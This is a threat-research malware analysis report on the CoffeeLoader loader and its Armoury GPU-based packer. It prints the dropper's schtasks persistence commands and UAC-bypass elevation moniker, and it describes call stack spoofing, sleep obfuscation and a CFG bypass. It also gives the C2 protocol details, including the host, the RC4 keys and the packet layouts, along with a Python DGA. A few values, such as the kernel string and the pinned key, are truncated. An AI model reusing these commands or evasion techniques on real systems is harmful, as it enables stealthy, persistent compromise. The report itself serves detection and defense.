# CoffeeLoader: A Brew of Stealthy Techniques | ThreatLabz

By Brett Stone-Gross

Published: 2025-03-26 · Archived: 2026-04-05 23:13:18 UTC

## Technical Analysis

In this section, we will analyze CoffeeLoader's various components, anti-detection features, and network protocol.

Similar to most crimeware families, CoffeeLoader samples are packed. ThreatLabz typically omits details related to a malware's unpacking process because they are not relevant for analysis purposes. However, CoffeeLoader samples are protected by a distinct malware packer that leverages a system's GPU to execute code that may complicate analysis in virtual environments. ThreatLabz has been tracking this packer as *Armoury* because it impersonates the legitimate Armoury Crate utility created by ASUS.

### Armoury malware packer

Malware packed with Armoury typically has filenames such as `ArmouryAIOSDK.dll` and `ArmouryA.dll`. The packer hijacks some of the original Armoury Crate exports (such as `Post_EntrypointReturn` and `freeBuffer`) and replaces their contents with self-decrypting shellcode. The shellcode unpacks code that executes a decryption routine on a system's GPU. The code uses the OpenCL library so there are no external dependencies or specific GPU hardware requirements. The implementation is likely based on an open source proof-of-concept.

The Armoury GPU kernel source function passed to OpenCL is the following:

```
__kernel void f(__global char* a,__global char* b,__global char* c,int d){c[get_global_id(0)]=a[get_global_id(0)]^b[get_
```

Armoury performs an XOR operation with two 32-byte hardcoded strings, which are used to derive the XOR key that is then passed to the GPU kernel function. For example, if these embedded strings are `.urAUf61P33NLgB4F3uDmBM60xYPAcNg` and `Mfm7MVsB8wtM1DmXekyyjbtGSys974xk`, the resulting XOR key would be `63131f76183045736844470 37d232f6c23580c3d0720397163012a697657360c` (shown as a hex string for readability).

This GPU kernel function takes 4 arguments, which includes:

- The XOR key
- An encoded input buffer
- A decoded output buffer
- The size of the XOR key

After the GPU executes the function, the decoded output buffer contains self-modifying shellcode, which is then passed back to the CPU to decrypt and execute the underlying malware. ThreatLabz has observed this packer used to protect both SmokeLoader and CoffeeLoader payloads. The following malware analysis sections apply specifically to CoffeeLoader.

### CoffeeLoader dropper

The first component after CoffeeLoader is unpacked is a dropper that performs an installation routine. ThreatLabz has observed multiple variants of the dropper that implement different functionality. In one version, the dropper first copies the original packed DLL to the user's temporary directory with the filename `ArmouryAIOSDK.dll`. If the dropper has elevated privileges, the code executes the DLL via *CreateProcess* passing `%SystemRoot%\system32\rundll32.exe`, the path to the DLL, and the export name (`Post_EntrypointReturn`) to invoke. However, if the dropper is not running with elevated privileges, the code will attempt to bypass User Account Control (UAC) using the CMSTPLUA COM interface with the elevation moniker `Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}` and the *ShellExec* function (with the same arguments passed to *CreateProcess*). Note that this version of the dropper does not establish persistence. This version also imports several API function names by hash using a custom algorithm that is reproduced in Python below:

```
 def uint32(val):
    return 0xffffffff & val
def hashval(val, initial_seed):
    seed = initial_seed;
    for j,i in enumerate(val.upper()):
           seed = uint32(i + uint32(33 * seed))
    return seed
```

The initial seed for the hash algorithm in one sample was the value `0x57`, but this value is likely to change between samples (and differs between the seed value used in the stager component described in the following section).

In some versions, the dropper establishes persistence using the Windows task scheduler. In older versions, the dropper used the command-line utility `schtasks.exe`, while more recent versions use the Windows ITaskScheduler COM interface.

In these versions that establish persistence, the dropper installation routine copies the packed CoffeeLoader DLL to one of the following installation paths:

- `%PROGRAMDATA%\ArmouryAIOSDK.dll` (if running with elevated privileges)
- `%LOCALAPPDATA%\ArmouryAIOSDK.dll` (if running without elevated privileges)

The file attributes are then set to read-only, hidden, and system. The dropper then uses the *SetEntriesInAclW* API to deny the current user access to perform the following operations on the packed CoffeeLoader DLL (located at the installation path):

- DELETE (0x10000)
- FILE_WRITE_DATA (0x2)
- FILE_APPEND_DATA (0x4)
- FILE_WRITE_EA (Extended Attributes) (0x10)
- FILE_WRITE_ATTRIBUTES (0x100)

The dropper establishes persistence via a scheduled task using a hardcoded name (e.g., `AsusUpdateServiceUA`).

For older versions of CoffeeLoader, the dropper executes the native Windows utility `%SystemRoot%\system32\schtasks.exe` via *CreateProcess* with one of the following parameters:

- `schtasks /Create /SC ONLOGON /TN AsusUpdateServiceUA /RL HIGHEST /TR %SystemRoot%\system32\rundll32.exe %PROGRAMDATA%\ArmouryAIOSDK.dll,[export_name]` (if running with elevated privileges)
- `schtasks /Create /SC MINUTE /MO 30 /TN AsusUpdateServiceUA /TR %SystemRoot%\system32\rundll32.exe %LOCALAPPDATA%\ArmouryAIOSDK.dll,[export_name]` (if running without elevated privileges)

If the dropper is running with elevated privileges, the scheduled task will be set to execute upon user logon with the highest run level.

Otherwise, the task will be scheduled to run every 30 minutes. In the latest dropper version, the scheduled task is created to run every 10 minutes with the starting boundary value of `2005-01-01T12:05:00`.

After the installation process is complete, the dropper executes the stager component of CoffeeLoader, and exits.

### CoffeeLoader stager

The CoffeeLoader stager creates a new `dllhost.exe` process in a suspended state. This DLL is located in the Windows `%SystemRoot%\system32` directory. The stager resolves API functions with a custom hash function, which is identical to the algorithm described above in the dropper section, but with an initial seed value of `0xF1`.

The stager then uses the functions *NtAllocateVirtualMemory*, *NtProtectVirtualMemory*, and *NtWriteVirtualMemory* to inject the main CoffeeLoader module into the suspended `dllhost.exe` process. The thread context in the `dllhost.exe` process is then modified to point to the entry point of the main CoffeeLoader module, the thread is resumed (to start the main module), and the stager terminates.

### CoffeeLoader main module

The main CoffeeLoader module also resolves API function addresses by hash, but uses the DJB2 algorithm. The main module implements numerous techniques to evade detection by antivirus (AV) and Endpoint Detection and Response (EDRs) including call stack spoofing, sleep obfuscation, and leveraging Windows fibers.

#### Call stack spoofing

CoffeeLoader implements call stack spoofing, which is a technique that forges a call stack to mask the origin of a function call. This is designed to evade security software that analyzes call stack traces to identify suspicious behavior. The call stack spoofing implementation in CoffeeLoader is likely based on BokuLoader. The code sets up a synthetic stack frame by first searching for the byte pattern 0x23, 0xFF, which is a gadget for `jmp rbx`. This serves as a placeholder for the return address. CoffeeLoader then creates two origin frames: `ntdll.RtlUserThreadStart+0x21` and `kernel32.BaseThreadInitThunk+0x28`. Note that the offset value 0x28 from `BaseThreadInitThunk` differs from many open source proof-of-concept implementations.

The figure below shows an example of a call stack when the function *RtlRandomEx* is called from CoffeeLoader using call stack spoofing. Note that the CoffeeLoader module does not show up in the call stack. The frame labeled `kernel32.SetDefaultCommConfigW+0xee5` is the address of the `jmp rbx` gadget.




Figure 1: Example CoffeeLoader spoofed call stack trace for *RtlRandomEx*.

The malware's call stack spoofing function also attempts to avoid inline user-mode hooks by making indirect system calls. CoffeeLoader maps system calls to their corresponding system call numbers. In order to dynamically extract the system call numbers, CoffeeLoader searches each targeted function for the byte pattern 0x4C, 0x8B, 0xD1, 0xB8, which corresponds to the x64 assembly instructions:

```
 mov r10, rcx
mov eax
```

The 4-byte value following the `mov eax` instruction is the system call number, which is stored in CoffeeLoader's global configuration structure. The scan for these bytes continues until the byte 0xC3 (a return instruction) is reached.

CoffeeLoader also searches for the byte pattern 0x0F, 0x05, which represents the `syscall` instruction in x64 assembly. When a suitable candidate is discovered, CoffeeLoader stores the address of this gadget in the malware's global configuration. This gadget is then used whenever a targeted system call is made.

**Sleep obfuscation**

CoffeeLoader implements a technique known as *sleep obfuscation* that is designed to hide from security tools that scan memory. Using this method, the malware's code and data are encrypted while in a sleep state. Thus, the malware's (unencrypted) artifacts are present in memory only when its code is being executed. There are numerous open source examples that implement sleep obfuscation using Timer Queues, Waitable Timers, and Asynchronous Procedure Calls (APCs). CoffeeLoader supports different sleep obfuscation options based on an internal flag. Regardless of the execution timing method chosen, the following steps are performed:

- Generate a random 16-byte value used as a key for subsequent encryption operations.
- Walk and encrypt the malware's heap memory with a native RC4 implementation (if a specific flag is enabled).
- Set the malware's memory region to `PAGE_READWRITE`.
- Encrypt the malware's memory region using *SystemFunction032* (RC4).
- Wait a specific amount of time (passed as an argument; the default is 30 minutes).
- Decrypt the malware's memory region using *SystemFunction032* (RC4).
- Restore the malware's memory region permissions to `PAGE_EXECUTE_READ` or `PAGE_EXECUTE_READWRITE`.

- Decrypt the malware's heap memory using the same RC4 key (if previously encrypted).

In order for sleep obfuscation to function properly, the malware must account for a process (such as a legitimate process with CoffeeLoader injected into it) that has Control Flow Guard (CFG) enabled. CFG is a security feature in Windows designed to mitigate memory corruption vulnerabilities by placing restrictions on where an application can execute code from. Some of CoffeeLoader's evasion techniques perform actions that would ordinarily be blocked by CFG. Therefore, CoffeeLoader must take measures to bypass CFG. In order to accomplish this, CoffeeLoader first checks whether CFG is enabled in the malware's process by calling *NtQueryInformationProcess* with the `ProcessControlFlowGuardPolicy` parameter. If CFG is enabled, the malware adds exceptions to CFG for the following functions by calling *NtSetInformationVirtualMemory* with the `VmCfgCallTargetInformation` class:

- NtContinue
- NtSetContextThread
- NtGetContextThread
- SystemFunction032
- WaitForSingleObjectEx
- VirtualProtect
- NtSetEvent
- NtTestAlert
- NtWaitForSingleObject
- ZwProtectVirtualMemory
- RtlExitUserThread

**Windows fibers**

Windows fibers are an obscure and lightweight mechanism for implementing user-mode multitasking. They allow a single thread to have multiple execution contexts, known as fibers, which can be manually switched between by the application rather than the Windows scheduler. CoffeeLoader has an option to use Windows fibers to implement sleep obfuscation as yet another way to evade detection, since some EDRs may not directly monitor or track them.

**Network protocol**

CoffeeLoader uses the HTTPS protocol for command-and-control (C2) communications. Requests are sent using POST requests with a hardcoded user-agent (which currently mimics an iPhone). An example request is shown below:

```
 POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_2_8; like Mac OS X) AppleWebKit/533.7 (KHTML, like Gecko)  Chrome/47.0.1
Content-Length: 158
Host: freeimagecdn.com
```

The malware implements certificate pinning to prevent TLS man-in-the-middle attacks from deciphering the network communications with the C2 server. The code checks that the public key size is 65 bytes and the following value:

```
04:25:CB:02:73:3B:EE:43:B5:EC:B6:5E:A0:5C:9C:97:00:05:F7:42:4D:97:2A:52:1F:1B:EC:0C:01:6F:17:0F:A3:4E:0E:2E:5E:31:64:67:25:09:5D:BB:AB:6
```

The HTTP POST body contains an encrypted binary protocol. Each packet is encrypted with a 16-byte RC4 key: `2a3a78dc3228d572661fd8dcc9f79cf1` and the response is decrypted using a different 16-byte RC4 key: `bafc473b8b118b7c47e25fa1ade49ae7`.

CoffeeLoader currently supports two request message types:

| **Message Type** | **Description** |
|---|---|
| 0x69 | Registration |
| 0x42 | Get task / report task status |

Table 1: The request message types supported by CoffeeLoader.

Both request message types start with the following header and all integer values are stored in big-endian byte order:

```
typedef struct coffee_header {
DWORD msg_size;
DWORD magic_bytes; // 0xc0ffee42
DWORD bot_id;
DWORD msg_type; // 0x69 or 0x42
} coffee_header;
```

Note that the magic bytes for this custom binary protocol are `c0ffee42`.

```
struct coffee_registration_packet {
coffee_header hdr;
DWORD flag;
DWORD bot_id;
DWORD username_len;
LPSTR username;
DWORD computername_len;
LPSTR computername;
DWORD windows_domain_len;
LPSTR windows_domain;
DWORD image_path_name_len;
LPWSTR image_path_name;
DWORD process_id;
DWORD thread_id;
DWORD os_major_version;
DWORD os_minor_version;
DWORD os_product_type;
DWORD os_service_pack_major;
DWORD os_build_number;
DWORD os_major_or_minor_version_field;
DWORD integrity_level;
DWORD unknown; // hardcoded to 2
DWORD rand;
}
```

Interestingly, all responses received from the C2 server are in little-endian byte order (in contrast to the big-endian byte order for requests). The response from the initial registration packet is the bot ID.

CoffeeLoader then requests a task from the CoffeeLoader C2 by sending a request packet defined below:

```
struct coffee_task_packet {
coffee_header hdr;
DWORD task_id;
DWORD bot_id;
}
```

The task response message from the C2 server starts with the following header:

```
typedef struct _coffee_response_header {
DWORD cmd_id;
DWORD task_id;
DWORD unused; // Possibly a checksum value of the payload
packet_blob payload;
} coffee_response_header;
```

The packet blob structure contains an integer representing the size of the data, followed by the data as shown below:

```
typedef struct _packet_blob {
DWORD size;
BYTE data[size];
} packet_blob;
```

The task response message is more complex. The following table shows the commands implemented by CoffeeLoader, which provide features to inject and run raw shellcode, executables, and DLLs.

| Command ID | Description |
|---|---|
| 0x58 | Sleep. |
| 0x87 | Inject / run shellcode in a specified process. |
| 0x89 | Update sleep obfuscation method and timeout. |
| 0x91 | Write the payload executable to the user's temporary directory and run. |
| 0x93 | Write the payload DLL to the user's temporary directory and execute using `rundll32.exe` (supports calling exports). |

Table 2: Commands currently supported by CoffeeLoader.

The payload in the CoffeeLoader response consists of one of the following command structures.

```
 struct cmd87 {
 DWORD param1;
 DWORD param2;
 DWORD param3;
 DWORD param4;
 DWORD param5;
 DWORD param6;
 packet_blob payload_shellcode;
 packet_blob filename_for_injection;
};
struct cmd89 {
 DWORD param1;
};
struct cmd91 {
 packet_blob filename;
 packet_blob args;
 DWORD param1;
 DWORD param2;
 packet_blob payload_exe;
};
struct cmd93 {
 packet_blob filename;
 packet_blob args;
 DWORD param1;
 DWORD param2;
 DWORD param3;
 packet_blob payload_dll;
};
```

ThreatLabz has observed the CoffeeLoader C2 server providing multiple commands to inject and execute Rhadamanthys shellcode.

**Domain generation algorithm (DGA)**

CoffeeLoader samples contain a list of hardcoded C2 servers. If these servers are unreachable, the malware will revert to a domain generation algorithm (DGA). The DGA is seeded by the current date that is passed to a pseudorandom function. The result is then multiplied with the constant 33 twice and converted to a string. Finally, the `.com` TLD is appended to form the CoffeeLoader C2 domain. Thus, the CoffeeLoader DGA produces a single domain per day that can be used as a backup communication channel if the primary hardcoded C2s are unavailable. The following Python code replicates CoffeeLoader's DGA code:

```
def rand(seed):
   return (0x41C64E6D * seed + 0x3039) & 0x7FFFFFFF
```

```
def generate(year, month, day):
    return str(rand(33 * (33 * year + month) + day)) + ".com"
```

---